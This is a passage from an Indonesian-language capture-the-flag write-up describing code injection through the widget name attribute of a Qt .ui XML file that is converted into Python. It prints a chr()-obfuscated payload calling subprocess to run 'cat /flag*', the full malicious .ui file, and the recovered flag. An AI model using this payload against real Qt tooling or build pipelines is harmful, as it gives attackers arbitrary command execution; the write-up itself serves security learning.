        self.lineEdit.setGeometry(QtCore.QRect(20, 20, 221, 20))
        self.lineEdit.setObjectName("lineEdit")

        self.retranslateUi(AForm)
        QtCore.QMetaObject.connectSlotsByName(AForm)

    def retranslateUi(self, AForm):
        _translate = QtCore.QCoreApplication.translate
        self.label1.setText(_translate("MainWindow", "Submitx"))
```

Kemudian saya mencoba mengubah beberapa attribute dan value untuk mencari injection point



Dan ditemukan pada tag widget dan attribute name kita bisa melakukan arbitrary code injection.

```
from PyQt5 import QtCore, QtGui, QtWidgets


class Ui_MainWindow(object):
    def setupUi(self, AForm):
        AForm.setObjectName("AForm")
        AForm.setGeometry(QtCore.QRect(0, 0, 269, 138))
        AForm.setWindowTitle("")
        self.label = QtWidgets.QLabel(AForm)
        self.label.setGeometry(QtCore.QRect(20, 50, 221, 16))
        self.label.setText("")
        self.label.setObjectName("label")
        self.label;ffa = QtWidgets.QPushButton(AForm)
        self.label;ffa.setGeometry(QtCore.QRect(20, 80, 121, 31))
        self.label;ffa.setObjectName("label;ffa")
        self.lineEdit = QtWidgets.QLineEdit(AForm)
        self.lineEdit.setGeometry(QtCore.QRect(20, 20, 221, 20))
        self.lineEdit.setObjectName("lineEdit")

        self.retranslateUi(AForm)
        QtCore.QMetaObject.connectSlotsByName(AForm)

    def retranslateUi(self, AForm):
        _translate = QtCore.QCoreApplication.translate
        self.label;ffa.setText(_translate("MainWindow", "Submitx"))
```

Nah, dengan begitu, kita tinggal bikin payload RCE nya saja. Ada beberapa batasan saat melakukan exploit. Container pada aplikasi tidak ada internet, maka kita harus melakukan write output RCE ke window UI. Kemudian payload kita tidak boleh mengandung quote.

Kami menggunakan payload berikut


payload
`label.setText(QtCore.QCoreApplication.translate(chr(77)+chr(97)+chr(105)+chr(110)+chr(87)+chr(105)+chr(110)+chr(100)+chr(111)+chr(119), __import__(chr(115)+chr(117)+chr(98)+chr(112)+chr(114)+chr(111)+chr(99)+chr(101)+chr(115)+chr(115)).getoutput(chr(99)+chr(97)+chr(116)+chr(32)+chr(47)+chr(102)+chr(108)+chr(97)+chr(103)+chr(42))));#`

Final Payload

```
<?xml version="1.0" encoding="UTF-8"?>
<ui version="4.0">
<class>MainWindow</class>
<widget class="QWidget" name="AForm">
 <property name="geometry">
  <rect>
   <x>0</x>
   <y>0</y>
   <width>269</width>
   <height>138</height>
  </rect>
 </property>
 <property name="windowTitle">
  <string></string>
 </property>
 <widget class="QLabel" name="label">
  <property name="geometry">
   <rect>
    <x>20</x>
    <y>50</y>
    <width>221</width>
    <height>16</height>
   </rect>
  </property>
  <property name="text">
   <string/>
  </property>
 </widget>
 <widget class="QPushButton"
name="label.setText(QtCore.QCoreApplication.translate(chr(77)+chr(97)+chr(105)+chr(1
10)+chr(87)+chr(105)+chr(110)+chr(100)+chr(111)+chr(119),
__import__(chr(115)+chr(117)+chr(98)+chr(112)+chr(114)+chr(111)+chr(99)+chr(101)+chr
(115)+chr(115)).getoutput(chr(99)+chr(97)+chr(116)+chr(32)+chr(47)+chr(102)+chr(108)
+chr(97)+chr(103)+chr(42)) ));#">
  <property name="geometry">
   <rect>
    <x>20</x>
    <y>80</y>
    <width>121</width>
    <height>31</height>
```

```
   </rect>
  </property>
  <property name="text">
   <string>Submitx</string>
  </property>
 </widget>
 <widget class="QLineEdit" name="lineEdit">
  <property name="geometry">
   <rect>
    <x>20</x>
    <y>20</y>
    <width>221</width>
    <height>20</height>
   </rect>
  </property>
 </widget>
</widget>
<resources/>
<connections/>
</ui>
```

Flag berhasil didapatkan sebagian dan sepertinya “_” tidak tampil, namun kita bisa membypassnya dengan melakukan substring pada output dan menggabungkannya secara manual



FLAG:
INTECHFEST{ini_awalnya_mau_dijadiin_cve_cuman_katanya_bukan_sekurity_issue_jadi_ywdah_deh}